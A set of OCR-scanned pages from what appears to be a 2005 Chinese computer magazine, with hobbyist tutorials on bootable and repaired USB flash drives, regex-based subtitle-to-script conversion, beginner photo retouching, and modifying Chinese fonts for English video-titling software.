闪存盘作为一种可以方便地随身携带的存储设备，几乎是电脑用户的必备配件，而且现在闪存盘价格已经非常便宜了，256MB 的也不到 200 元，这么大的容量，如果仅用来备份些日常数据，就有些浪费了，我们希望它能实现更多的实用功能，以前也有文章介绍过在闪存盘上打造随身邮、加密盘等功能，这里笔者再给朋友们介绍一些闪存盘改造实用新技术，可以让你的闪存盘成为真正的随身助手，具备系统维护、移动上网等实用功能。

超级系统维护启动闪存盘

改造目标:将闪存盘打造为具备系统维护功能的启动闪存盘。

工具准备:我们需要两个工具软件:

USBoot 小档案

u 软件版本:1.67　　软件大小:587KB

u 软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u 下载地址:http://www.newhua.com/cfan/200517/usboot167.rar

中文多功能 DOS 启动 U 盘小档案

u 软件版本:1.0　　软件大小:4735KB

u 软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u 下载地址:http://nj.onlinedown.net/soft/28107.htm

第一步:制作启动闪存盘

首先需要使用 USBoot 将闪存盘制作为可引导系统的启动盘。具体方法可以参考 2005 年第 11 期的《三步!闪盘变成启动盘》。要注意的是 USBoot 在制作启动闪存盘时会重新格式化闪存盘，这时闪存盘上的数据都会丢失，建议使用前备份数据。或者也可以选中工作模式菜单中的 ″引导处理″ 选项，然后再单击 ″开始″ 按钮制作，这时 USBoot 就会只进行系统文件传送、改写引导扇区，而不会破坏数据，可以先尝试使用这种方式制作。

小提示

不同类型的闪存盘在引导至 DOS 后的盘符状态是不一样的，可移动设备类闪存盘以 ZIP 方式启动后，在 DOS 下会以盘符 A 出现，而固定设备类闪存盘以 HDD 模式启动后则会以盘符 C 的形式出现。这样在对硬盘操作时可能会因盘符问题产生一些错误，如果你的闪存盘能够以任何模式启动的话，请尽量优先选择 ZIP 模式制作启动盘。FDD 模式是指把闪存盘模拟成软驱模式，启动后闪存盘的盘符也是 A，但这种模式制作的启动闪存盘在一些电脑上启动时可能会出现找不到的情况，一般不建议使用。

第二步:测试启动闪存盘

重启电脑，开机时按 ″Del″ 键进入 CMOS 设置，选择进入 ″Advanced Setup″ 项，在 ″1st Boot Device″ 选项中根据你制作的闪存盘模式设置为 ″USB ZIP″ 或者 ″USB HDD″(见图 1)，最后保存设置即可。如果你的主板 BIOS 能够支持这种闪存盘启动的话，系统就会自动引导到 DOS 提示符状态，表示启动成功，继续下面的第三步。




图 1

第三步:添加系统维护功能

运行下载后的中文多功能 DOS 启动闪存盘安装程序 ″DOS_U.exe″，当提示解压路径时，单击 ″　览″ 按钮选择闪存盘盘符，单击 ″安装″ 按钮继续，当提示输入口令时，输入 ″lijin″ 即可。现在用我们制作的这个启动闪存盘引导系统，你就可以看到它具备的强大系统维护功能了(见图 2)，例如中文输入、中文分区格式化、磁盘维修、硬盘低格、病毒查杀、CMOS 备份、系统备份恢复等，具体使用这里就不再一一介绍，大家可以自行研究。当然，如果你有其他的 DOS 系统维护工具，也可以在启动闪存盘的功能上自行扩充，增强其实用性。



图 2

打造你的移动工作平台

改造目标:将闪存盘打造成为你的移动工作平台，实现随身邮、随身收藏夹、安全账号登录、移动备份、电脑钥匙等功能，并且要具备很好的安全性。

工具准备:需要一款叫做 ″闪存盘文件管理专家″ 的

软件，其英文名为USB Notebook(以下简称UN)，可以将电子邮件、联系人、文件、网址、账号等资料存放在闪存盘中，让你能随时随地在任何一台电脑上使用这些资料，而当你拔下闪存盘时，这些资料也不会留在别人的电脑上，使你真正轻松自在地移动工作。

USB Notebook 小档案

u软件版本:3.0	软件大小:2557KB
u软件性质:共享软件	适用平台:Windows 9x/2000/XP

u下载地址:http://www.onlinedown.net/soft/36160.htm

将下载的压缩包中的"USBNB.exe"文件解压到你的闪存盘根目录中，运行后首先会让你选择启动授权盘，在这里选择闪存盘盘符即可(见图3)，然后它会提示你设置使用密码，设置完毕后就可以看到UN的主界面了，界面左边共有五个大按钮，用来启动UN的五大核心功能(见图4)，请注意界面中间的色条，它不仅仅是用来装饰的，还可以指示闪存盘的空间使用比例，灰色条表示已经使用的空间，这样我们可以直观地看到闪存盘的剩余空间状况。




图 3



图 4

1.随身安全邮

单击"行动电子邮件"按钮，UN首先会提示你是否使用本机中的邮箱，选择"是"按钮即可复制OE中的邮箱账号、联系人、邮件夹等相关数据到闪存盘上，以后你就可以使用这个闪存盘在别人的电脑中通过OE收发邮件，而且不必担心有任何资料保存在别人的电脑上，这时你可以在OE的标题栏上看到有"device"字样，这表示当前OE所有的数据存取都来自你的闪存盘，而不是在别人的电脑上，所以是非常安全的。

2.随身收藏夹和移动登录

用别人的电脑上网，有两个非常不方便的地方:一是没有自己收藏的网址，二是担心登录网站时密码被盗，现在UN可以帮你完美解决这两个问题。

在主界面中单击"移动我的最爱/网际账户"按钮，第一次使用时单击"是"按钮，UN会自动将你电脑中的收藏夹复制到闪存盘，以后你只需要将这个闪存盘插入别人的电脑，单击这个按钮，就可以自动打开一个IE 览器窗口，单击这个 览器的收藏夹菜单，你会发现，显示的不是别人电脑中的收藏夹，而是你自己闪存盘中的收藏夹，而且你添加的收藏夹链接也是直接保存到你的闪存盘中，而不是在别人的电脑中。

UN还可以帮你记住网络账号密码并自动登录，这样可以避免在别人的电脑中手工输入密码可能导致的密码丢失情况。首先右击"移动我的最爱/网际账户"按钮，选择"设定"打开账户管理对话框，单击"增加"按钮，这时会自动弹出一个IE窗口，同时在窗口左上角可以看到一个录制工具栏(见图5)，现在在该窗口中打开你要登录的网页，并输入账号、密码，然后登录账户，这时会看到录制工具栏最左边的按钮会由灰变绿，说明UN已经自动录制完成，单击最左边的"储存"按钮即可。如果登录账户后按钮没有由灰变绿，那说明UN无法实现自动录制，这时你需要单击工具栏中的箭头按钮弹出手工录制按钮，然后退出登录，再重新输入账户和密码信息，注意在点击"登录"按钮之前，先单击一下手工录制按钮即可。



图 5

录制完成后，在账户管理窗口中可以看到保存的网络账户列表，双击你最经常登录的网站打开其编辑窗口，选中"显示在menu中"选项(见图6)，以后这个网络账户名称就会直接显示在"移动我的最爱/网际账户"按钮的右键菜单中，直接选择即可自动登录，更加方便。其他不常用的网络账户则可以在右键菜单中选择"从表列选取"进行自动登录。



图 6

3.移动隐私盘

UN具备隐私保护功能，可以在闪存盘上虚拟一个专用的加密存储目录，将所有需要保护的文件保存在这个目录中即可。在UN主界面中单击"行动保密压缩文件"按钮，软件首先会让你设定加密目录的存取密码。然后会自动弹出一个打开闪存盘My Security Doc目录(加密目录)的资源 览器窗口，在这里我们可以进行文件的复制、粘贴、删除等操作。所有保存在这里的文件都会被自动加密和压缩存储，不仅安全，而且有效节省了闪存盘文件的存储空间。

小提示

当你删除加密目录中的任何文件或文件夹时，UN并不会立即压缩资料库，我们需要在"行动保密压缩文件"按钮右键菜单中选择"压缩数据文件"才能释放删除文件所腾出的可用空间。

4.移动备份

右击“行动文件/个人备份”，选择“设定”，打开备份设定窗口，单击“新增”按钮添加新的同步备份项目。添加完毕后，右键单击该按钮，选择“立即执行同步”即可按照设定的同步任务进行备份。另外，单击“同步中心”按钮，可以将闪存盘上的电子邮件、联系人、收藏夹、我的文档文件与电脑进行双向同步。

5.电脑钥匙

UN还可以把你的闪存盘改造成“电脑钥匙”，当你拔下闪存盘时，电脑会自动锁定，避免别人随意操作电脑，只有插入闪存盘才能解除锁定。

右击UN系统托盘图标，选择“启动主机锁护”(见图7)。首先输入使用密码，接下来会弹出提示询问“锁定模式终止时间”，如果你设置的锁定时间小于24小时，要解除电脑锁定状态，必须插入你的闪存盘或等待设定的小时数到达后自动解除；如果选择的小时数等于或超过24小时，系统会要求你再额外设定一个密码，要解除电脑锁定状态，除使用闪存盘插入解锁或者等待设定时间到达外，还可以在锁定界面中直接输入这个密码来解除锁定。当UN的电脑锁定选项打开时，其托盘图标会发生变化，变成一个带锁的图标。



图7

小提示

UN所有的资料都会加密保存在闪存盘DDisk目录中，请注意不要将此目录删除。另外我们只要第一次设定好UN的启动授权和使用密码，以后在别人的电脑中使用时就不用再重新设置，直接运行“USBNB.exe”即可使用。

请个免费的闪存盘维修工

改造目标：让一些不能正常使用的闪存盘“起死回生”，并打上自己的个性标志。

工具准备：PortFree Production Program(以下简称PFPP)是一款专业级的闪存盘维修工具，它可以对一些闪存盘出现的无法显示盘符、有文件不能读写、容量减少或归零等情况进行修复。

PortFree Production Program 小档案

- 软件版本：3.27　　软件大小：575KB
- 软件性质：免费软件　　适用平台：Windows 2000/XP
- 下载地址：http://www.newhua.com/cfan/200517/upan_PDx8_327.zip

实例症状：一款杂牌闪存盘插入电脑后，在资源管理器中可以看到盘符，可是双击却不能打开，系统提示“请插入磁盘驱动器”，打开闪存盘属性则显示容量0字节、剩余空间0字节，在系统中对它格式化，出现错误提示“内存容量不够，格式化无法进行”。

改造方法：运行PFPP后，插入闪存盘，这时标号为1的那个向上箭头应当会变为亮蓝色，这表示PFPP可以识别此闪存盘，如果你的闪存盘插上后没有出现这个现象，则表示PFPP无法识别和修复你的闪存盘。

单击界面右下角的“OPTION”按钮，在弹出的窗口中单击“Flash Test”选项卡，再选中“Mark Scan”以及下面的“Default”选项(见图8)，单击“OK”按钮返回主界面，再单击“RUN”按钮即可开始修复。这时所有的按钮都会变为灰色，蓝色箭头也变为跑动的小人，等待数十秒钟，如果成功修复闪存盘，PFPP就会显示出绿色的“OK”字样，同时显示出闪存盘正确容量。




图8

如果上面的方法没能修复正常，那么我们就需要对这个闪存盘进行低级格式化了，单击“OPTING”按钮，在“FlashTest”选项卡中选择“LowLevelFormat”，返回主界面后单击“RUN”按钮即可，同样，当格式化完成后，显示一个绿色的OK图标和容量表示闪存盘修复成功(见图9)。这里要注意的是，低级格式化时间较长，格式化期间不要拔出闪存盘，格式化后需重新插入闪存盘。




图9

PFPP还可以用来给你的闪存盘打上自己的个性化标志，在选项窗口中首先设置选择“Mark Scan”选项，然后单击“Strings”选项卡，在“USB”和“SCSI”下面的“Vendor String”(卖主字串)、“Product String”(产品字串)、“Manufacture String”(厂商字串)中输入自己的专用标志，返回主界面单击“RUN”按钮进行格式化。完成操作后拔出并重新插入闪存盘，在“资源管理器”磁盘盘符上右击，在属性对话框中单击“硬件”选项卡(见图10)，就可以看到有自己姓名标志的闪存盘名称了，怎么样？够酷吧。



图10

CF [YY05]

正则表达式再应用

轻松制做电影剧本

★★★

■大连　杜博

看原声大片学习英语是一种非常有效的方式，如果看电影时手中拿着剧本，遇到不会的单词或词组，记下来查查字典，对于学习英语大有　益。今天笔者就给大家介绍一种制作剧本的方法。

在制作之前，需要准备一款支持正则表达式的文本编辑器，本文以EmEditor为例进行讲解。

下面笔者以电影《宝藏星球》为例，向大家介绍剧本制作的方法。

第一步:打开射手网(http://shooter.com.cn)，在左上角的"字幕搜索"工具框中输入"宝藏星球"，点击"搜索"，就可以搜索并下载到字幕文件。解压缩后，得到SRT格式的字幕文件，右击Treasure.Planet.DVDRip.XviD-ViTE.en.srt，选择"EmEditor"，用EmEditor打开文件(见图1)。




图1

第二步:接下来的工作就是去掉类似于00:00:32，699 -->00:00:36，499的字符。点击菜单中的"搜索→替换"，打开"替换"窗口。

第三步:在"搜索内容"中输入"\n\S*-->\S*\n"(不含引号)，"替换为"框中不必输入内容，同时勾选"使用正则表达式"，点击"全部替换"即可(见图2)。最后，另存为Jb.txt。



图2

第四步:用Word打开Jb.txt，选择菜单中的"格式→分栏"。将文件分成两至三栏，这样可以节约纸张。

大功告成了，打印出来就是一个比较好的剧本了，当然利用正则表达式还可以完成许多事情。

本刊在2005年第11期《几小时变几秒钟　正则表达式实例秀》一文已经介绍过正则表达式的应用，现在再通过下面表格为大家介绍一些正则表达式的含意。

字符	描述
\	将下一个字符标记为一个特殊字符、或一个原义字符、或一个向后引用、或一个八进制转义符。例如，'n' 匹配字符 "n"。'\n' 匹配一个换行符。序列 '\\' 匹配 "\" 而 "\(" 则匹配 "("。
^	匹配输入字符串的开始位置。如果设置了RegExp对象的Multiline属性，^ 也匹配 '\n' 或 '\r' 之后的位置。
$	匹配输入字符串的结束位置。如果设置了RegExp 对象的Multiline属性，$ 也匹配 '\n' 或 '\r' 之前的位置。
*	匹配前面的子表达式零次或多次。例如，zo* 能匹配 "z" 以及 "zoo"。* 等价于{0,}。
+	匹配前面的子表达式一次或多次。例如，'zo+' 能匹配 "zo" 以及 "zoo"，但不能匹配 "z"。+ 等价于 {1,}。
?	匹配前面的子表达式零次或一次。例如，"do(es)?" 可以匹配 "do" 或 "does" 中的"do" 。? 等价于 {0,1}。
{n}	n 是一个非负整数。匹配确定的n次。例如，'o{2}' 不能匹配 "Bob" 中的 'o'，但是能匹配 "food" 中的两个 o。
{n,}	n 是一个非负整数。至少匹配n次。例如，'o{2,}' 不能匹配 "Bob" 中的 'o'，但能匹配 "foooood" 中的所有 o。'o{1,}' 等价于 'o+'。'o{0,}' 则等价于 'o*'。
{n，m}	m和n均为非负整数，其中n <= m。最少匹配 n 次且最多匹配 m 次。例如，"o{1，3}" 将匹配 "fooooood" 中的前三个 o。'o{0，1}' 等价于 'o?'。请注意在逗号和两个数之间不能有空格。
?	当该字符紧跟在任何一个其他限制符(*，+，?，{n}，{n,}，{n，m}) 后面时，匹配模式是非贪婪的。非贪婪模式尽可能少地匹配所搜索的字符串，而默认的贪婪模式则尽可能多地匹配所搜索的字符串。例如，对于字符串 "oooo"，'o+?' 将匹配单个 "o"，而 'o+' 将匹配所有 'o'。
.	匹配除 "\n" 之外的任何单个字符。要匹配包括 '\n' 在内的任何字符，请使用像 '[.\n]' 的模式。
(pattern)	匹配 pattern 并获取这一匹配。所获取的匹配可以从产生的 Matches 集合得到，在VBScript 中使用 SubMatches 集合，在JScript中则使用 $0…$9 属性。要匹配圆括号字符，请使用 '\(' 或 '\)'。
(?:pattern)	匹配 pattern 但不获取匹配结果，也就是说这是一个非获取匹配，不进行存储供以后使用。这在使用 "或" 字符 (|) 来组合一个模式的各个部分是很有用。例如，'industr(?:y|ies) 就是一个比 'industry|industries' 更简略的表达式。
(?=pattern)	正向预查，在任何匹配 pattern 的字符串开始处匹配查找字符串。这是一个非获取匹配，也就是说，该匹配不需要获取供以后使用。例如，'Windows (?=95|98|NT|2000)' 能匹配 "Windows 2000" 中的 "Windows" ，但不能匹配 "Windows 3.1" 中的 "Windows"。预查不消耗字符，也就是说，在一个匹配发生后，在最后一次匹配之后立即开始下一次匹配的搜索，而不是从包含预查的字符之后开始。
(?!pattern)	负向预查，在任何不匹配 pattern 的字符串开始处匹配查找字符串。这是一个非获取匹配，也就是说，该匹配不需要获取供以后使用。例如'Windows (?!95|98|NT|2000)' 能匹配 "Windows 3.1" 中的 "Windows"，但不能匹配 "Windows 2000" 中的 "Windows"。预查不消耗字符，也就是说，在一个匹配发生后，在最后一次匹配之后立即开始下一次匹配的搜索，而不是从包含预查的字符之后开始。
x|y	匹配 x 或 y。例如，'z|food' 能匹配 "z" 或 "food"。'(z|f)ood' 则匹配 "zood" 或 "food"。

轻松修改数码照片

光影魔术手 菜鸟的Photoshop

★

■辽宁 海客

数码相片没有拍好怎么办？当然可以在电脑上进行后期处理了，对高手而言，PhotoShop(以下简称PS)当然是数码相片完成后必经的一道工序。但是，对于广大菜鸟而言，搞不清楚PS那复杂的操作，难道就无法修复数码相片了吗？

这里为大家介绍一款不错的菜鸟用修图软件，名为"光影魔术手"。它给我们提供了很好的选择，不仅操作简便，而且也不像普通软件处理得那么粗糙，它完成的效果可以和PS相 美。

nEO iMAGING(光影魔术手)小档案

u软件版本:0.16　　软件大小:1026KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://neoimaging.beareyes.com.cn/nEOiMAGING.exe

下载安装后，打开数码相片，为了能清楚地看到处理效果，我们采用了"对比"模式(点击工具栏上的"对比"按钮)，可以明确地看到处理前后相片的变化。由于光影魔术手提供的对相片的翻转、镜像以及裁剪功能与其他看图软件没有太大差异，我们不再赘述，还是来看看它究竟能够玩出哪些特别的魔术吧。

实例1:数码相片CCD坏点修复

众所周知，数码相机CCD如果出现了坏点，那么以后拍照时相应的位置都会出现坏点，使用魔术手，可以轻松修复这些坏点，当然是相片上的坏点。

第一步:拍摄样张。盖住相机镜头盖拍摄一张全黑的照片，然后再对着白纸拍一张全白的照片。注意拍照时，ISO应该设置到最低，快门速度应该比二分之一秒更快，以便减少噪点。

第二步:用魔术手来分析样张。通过"工具→CCD死点修补"，然后在对话框选择"设置死点样张"来选取刚才所拍照的纯黑或者是纯白照片。注意，照片只能是JPEG或JPG

字符	描述
[xyz]	字符集合。匹配所包含的任意一个字符。例如，'[abc]' 可以匹配 "plain" 中的 'a'。
[^xyz]	负值字符集合。匹配未包含的任意字符。例如，'[^abc]' 可以匹配 "plain" 中的'p'。
[a-z]	字符范围。匹配指定范围内的任意字符。例如，'[a-z]' 可以匹配 'a' 到 'z' 范围内的小写字母字符。
[^a-z]	负值字符范围。匹配任何不在指定范围内的字符。例如，'[^a-z]' 可以匹配任何不在 'a' 到 'z' 范围内的任意字符。
\b	匹配一个单词边界，也就是指单词和空格间的位置。例如，'er\b' 可以匹配"never" 中的 'er'，但不能匹配 "verb" 中的 'er'。
\B	匹配非单词边界。'er\B' 能匹配 "verb" 中的 'er'，但不能匹配 "never" 中的 'er'。
\cx	匹配由 x 指明的控制字符。例如，\cM 匹配一个 Control-M 或回车符。x 的值必须为 A-Z 或 a-z 之一。否则，将 c 视为一个原义的 'c' 字符。
\d	匹配一个数字字符。等价于 [0-9]。
\D	匹配一个非数字字符。等价于 [^0-9]。
\f	匹配一个换页符。等价于 \x0c 和 \cL。
\n	匹配一个换行符。等价于 \x0a 和 \cJ。
\r	匹配一个回车符。等价于 \x0d 和 \cM。
\s	匹配任何空白字符，包括空格、制表符、换页符等等。等价于 [\f\n\r\t\v]。
\S	匹配任何非空白字符。等价于 [^ \f\n\r\t\v]。
\t	匹配一个制表符。等价于 \x09 和 \cI。
\v	匹配一个垂直制表符。等价于 \x0b 和 \cK。
\w	匹配包括下划线的任何单词字符。等价于'[A-Za-z0-9_]'。
\W	匹配任何非单词字符。等价于 '[^A-Za-z0-9_]'。
\xn	匹配 n，其中 n 为十六进制转义值。十六进制转义值必须为确定的两个数字长。例如，'\x41' 匹配 "A"。'\x041' 则等价于 '\x04' & "1"。正则表达式中可以使用 ASCII 编码。
\num	匹配 num，其中 num 是一个正整数。对所获取的匹配的引用。例如，'(.)\1' 匹配两个连续的相同字符。
\n	标志一个八进制转义值或一个向后引用。如果 \n 之前至少 n 个获取的子表达式，则 n 为向后引用。否则，如果 n 为八进制数字 (0-7)，则 n 为一个八进制转义值。
\nm	标志一个八进制转义值或一个向后引用。如果 \nm 之前至少有 nm 个获得子表达式，则 nm 为向后引用。如果\nm之前至少有n个获取，则 n 为一个后跟文字 m 的向后引用。如果前面的条件都不满足，若 n 和 m 均为八进制数字 (0-7)，则 \nm 将匹配八进制转义值 nm。
\nml	如果 n 为八进制数字 (0-3)，且 m 和 l 均为八进制数字 (0-7)，则匹配八进制转义值 nml。
\un	匹配 n，其中 n 是一个用四个十六进制数字表示的 Unicode 字符。例如，\u00A9 匹配版权符号R。

CF [YY06]

格式。

第三步:坏点修复。只要单击"坏点修补"就可以了。因为魔术手可以根据坏点周围的内容进行智能修复，所以根本不需要人工干涉。

实例2:完成数码相机没完成好的工作

由于数码照片的拍摄需要环境等因素的配合，所以作为菜鸟很难一次拍摄出效果非常好的照片，下面一起来让魔术手完成相机没有完成好的工作。

①白平衡，不同相机在拍摄照片时，受周围灯光等因素影响白平衡效果有时差异也较大，而魔术手可以轻松解决这个问题，还原真实的色彩效果。

②数码补光、曝光，这是菜鸟在拍照时经常出现的两个问题，尤其是人物面部拍得较黑，应用魔术手"效果→数码补光"，就可以完成补光任务。曝光不足的问题，直接用工具栏上的"曝光"来完成。

③正片效果，为了使颜色能够更加鲜艳，模拟反转片的效果，"效果→数码补光"就可以实现正片效果。

④正片负冲，这是最近非常流行的一种处理方法，尤其是在PS中，它可以提供对色彩饱和度以及过渡效果的控制，使颜色鲜艳又不至于使暖色调过于夸张。

⑤负片效果，这也是PS中很流行的一种处理方法，它可以使明暗细节分离、独立运算，得到一张相对动态范围较广的照片。同时可以降低细节的损失，所以也有人称之为"高宽容度负片效果"。

对于所有效果，魔术手并不像一些处理软件那样一次性完成，用户没有选择余地，恰恰相反，它提供了非常精细的调整，处理照片时，可以对参数进行细致的调整以求达到最佳效果。

实例3:艺术化效果

到此为止，我们只能说完成了对照片的初步处理，要使照片更加有艺术气息，还需要为照片添加艺术效果。

①夜景抑噪。拍摄夜景时，在黑暗的天空中会产生许多红绿噪点，所以经过魔术手"效果→其他特效→夜景抑噪"就能去除这些噪点，而把它应用于普通照片上，也可以产生非常艺术化的效果。

②褪色旧照。一张老照片，往往就是一段难忘的回忆，使用"效果→其他特效→褪色旧照"，就可以把照片加工成旧照片，艺术效果的确不错。

③晚霞　染。通过"效果→其他特效→晚霞　染"来体会一下晚霞满天的效果吧。

实例4:边框添加

俗话说，红花还需绿叶扶，数码照片加上边框才会更有艺术感。建议到http://neoimaging.beareyes.com.cn/nEOiMAGINGframes.exe下载光影魔术手的边框素材包，并进行安装。然后在软件中的"工具→花样边框"中就可以为照片




图1　双击边框，就可以在图片中进行预览

添加多达数百种的边框(见图1)。

实例5:添加文字水印及图片标签

要想在照片上加上自己的签名，使用菜单中的"工具→文字标签"就可以，对于文字标签而言，你可以选择它的内容及字体、字型和放置的位置等。而如果想添加水印，可点击"工具→文字标签"菜单项，然后使用BMP格式的图像，即可完成添加。

实例6:多张照片一次处理

除以上特点外，光影魔术手还提供了批处理功能，方便了快速处理一组照片。

第一步:通过"文件→批处理"菜单项打开批处理对话框。

第二步:点击"照片列表"标签，通过"目录"或"增加"按钮直接将照片所在的目录或多张照片添加进去。

第三步:点击在"照片处理"标签，选择对照片处理的操作，比如"坏点修补"、"花样边框"、"水印"等等，勾选你需要的处理方法，再在后面对其效果进行详细设置(见图2)。



图2

第四步:点击"输出设置"标签，设置好"输出文件位置"、"输出文件格式"，然后，单击"确定"就可以一次性完成对所有照片的处理，效率非常高。

CF [YY07]

兼顾中、英文 用Font Creator Program打造万能字体

“宋”别！让英文软件不再仅支持“宋体”

★★★

■黑龙江 山高水长

很多英文软件不支持中文字体，很多英文软件虽然支持中文，但显示出来的文字全都是宋体，怎么办呢？不如看看本文作者“山高水长”是如何解决这个大问题的吧。

1.为什么要改？

由于笔者是视频编辑爱好者，经常自己编辑一些拍摄的视频文件，然后刻录成VCD碟片，给家人和亲友观看。但家用级的视频编辑软件，在处理字幕时，功能都过于单调，不能满足笔者想制作出像电视台那样字幕特效的欲望。

一次偶然的机会，笔者上网接触到了一款名为Heroglyph(下载地址：http://nj.onlinedown.net/soft/40510.htm)的字幕软件，如获至宝。因为它是一款专业的视频字幕制作软件，可以做出众多字幕特效，并且软件系统自带多种效果模版，能很方便地调用。它还可以作为插件在很多视频编辑软件中调用，如Premiere，Sony Vegas等(见图1)。



图1

该软件的最新版本为2.0，支持中文字体。通过简单的步骤就可以制作出类似《星球大战》那样的字幕效果(见图2)。



图2

但是，笔者拿到这款软件以后还没高兴十分钟，就发现了问题：该软件对中文支持不够好，只支持宋体(见图3)。虽然也可以对字体进行边框、阴影修饰等，但远远不能满足追求完美效果的笔者需求，难道就这样束手无策了吗？




图3

2.怎么改？

由此引发了一个思路，一是对软件进行修改，让它可以识别不同的中文字体，二是对字体文件进行修改，让软件来支持。第一个显然比较麻烦，需要对软件进行多方面的修改。于是只有在字体文件上下功夫了。下面就请跟我一步一步来学习如何修改中文字体，使对中文支持不好的软件也能支持字体效果。

3.改就要改得彻底

要想修改字体文件，这里要用到一款名为“Font Creator Program”的软件(以下简称FCP)。你可以从http://www.newhua.com/cfan/200517/fcp4setup.exe下载到，然后再从http://www.newhua.com/cfan/200517/ha_fcp4.rar下载到它的汉化包。

第一步：打开FCP，选择菜单中的“文件→打开→字体文件”，调入一个待修改的字体文件，比如“方正北魏楷书简体”(见图4)，进入字体的修改界面。



图4

第二步：依次点击“格式→设置”菜单项，选择“范围”标签，点击“代码页字符范围”下的“编辑”按钮，打开“代码页范围设置”窗口，勾选“拉丁文1”项(见图5)。



图5 所有的英文字体全都勾选了“拉丁文1”项

第三步：经过测试，如果仅仅是修改上面的内容，字体文件虽然可以在Heroglyph中使用，但字距过小，文字会重叠到一起(见图6)，我

们还要继续修改。同样是在"格式→设置"菜单项中的"范围"标签下，"平均字符宽度"在修改前和修改后的数值是不同的，未修改是128，修改后为101，这就是问题所在。



图6

小提示

不同字体，"平均字符宽度"有所不同，有的字体根本无需修改字符宽度，同样可以使用。

第四步：点击菜单中的"工具→自动度量"项，打开"自动度量向导"对话框，用鼠标左键点">>"(添加所有可用字模)按钮(见图7)，点击"下一步"，然后设置字符前后空白，一般是这里的"完成"按钮。




图7

第五步：再次打开"格式→设置"菜单项下的"范围"标签，这时可以看到"平均字符宽度"为160，而不是正常的128。这是由于在自动度量时，没有设置好字符前后的空白所置，字符宽度不正常，是160，比正常的128大了许多。不要紧，我们来计算一下所需的正确参数。

用计算出的160减去128，得到数值32；用32除以2(是因为空白数值每增大或减少一个单位，字符宽度数值将增大或减少两个单位)，得到数值16。原来默认的字符前后空白数值都是40，而得到的字符距离是160，说明空白数值过大，所以用40减去16得到的数值是24。

第六步：重新点击"工具→自动度量"，将字符前后的空白都填入数值24，然后点击"完成"按钮，回到软件的主界面。进入"格式→设置"菜单项下的"范围"标签，点击"平均字符宽度"旁边的"计算"按钮，可以看到计算出的参数已经是正确的128了。




图8

第七步：为了区分修改后的字体和原版的字体，使他们能在字体文件夹里面和平共处，还有必要修改一下字体文件名，否则无法安装。点击菜单中的"格式→命名"，会弹出"命名"对话框。

第八步：选择"Microsoft Unicode"平台，并点击下面的"中文 - 中国"语言，然后在右侧进行重命名。注意，这里的中文字体名称将以Unicode编码来显示，需要一款小的编码查询软件——"彩虹汉字编码查询器"(下载地址：http://www.onlinedown.net/soft/30850.htm)来查询我们要修改的汉字的Unicode编码。

比如，要将"方正魏碑楷书简体"的名字前面加上"影视"两个字。用彩虹汉字编码查询器查到"影视"两个字的Unicode编码为5F71及89C6，因此在字体名称框中前面加上"\5F71\89C6"。注意前面一定要加上"\"，否则字体名称将不能正常显示(见图9)。修改后保存退出，字体名就被修改了。



图9

字体文件经过修改以后，所有的汉字字体都可以由Heroglyph来正确识别和调用。使Heroglyph超强的字幕功能得以完美地体现(见图10)。



图10

火速链接

本刊2004年第19期《我的字库有点酷》介绍了Font Creator Program的详细使用方法。

CF [YY08]



软件版本:3.1
软件大小:1966KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/25522.htm

轻松调整nVIDIA显卡:nVHardPage SE

问:我用的是nVIDIVA的显卡,看到网上有人说可以通过修改注册表的方法提升显卡的性能,不知道有没有更简单的方法呢?



答:你可以试试nVHardPage SE,它可以对DirectX、OpenGL及超频项进行设置。

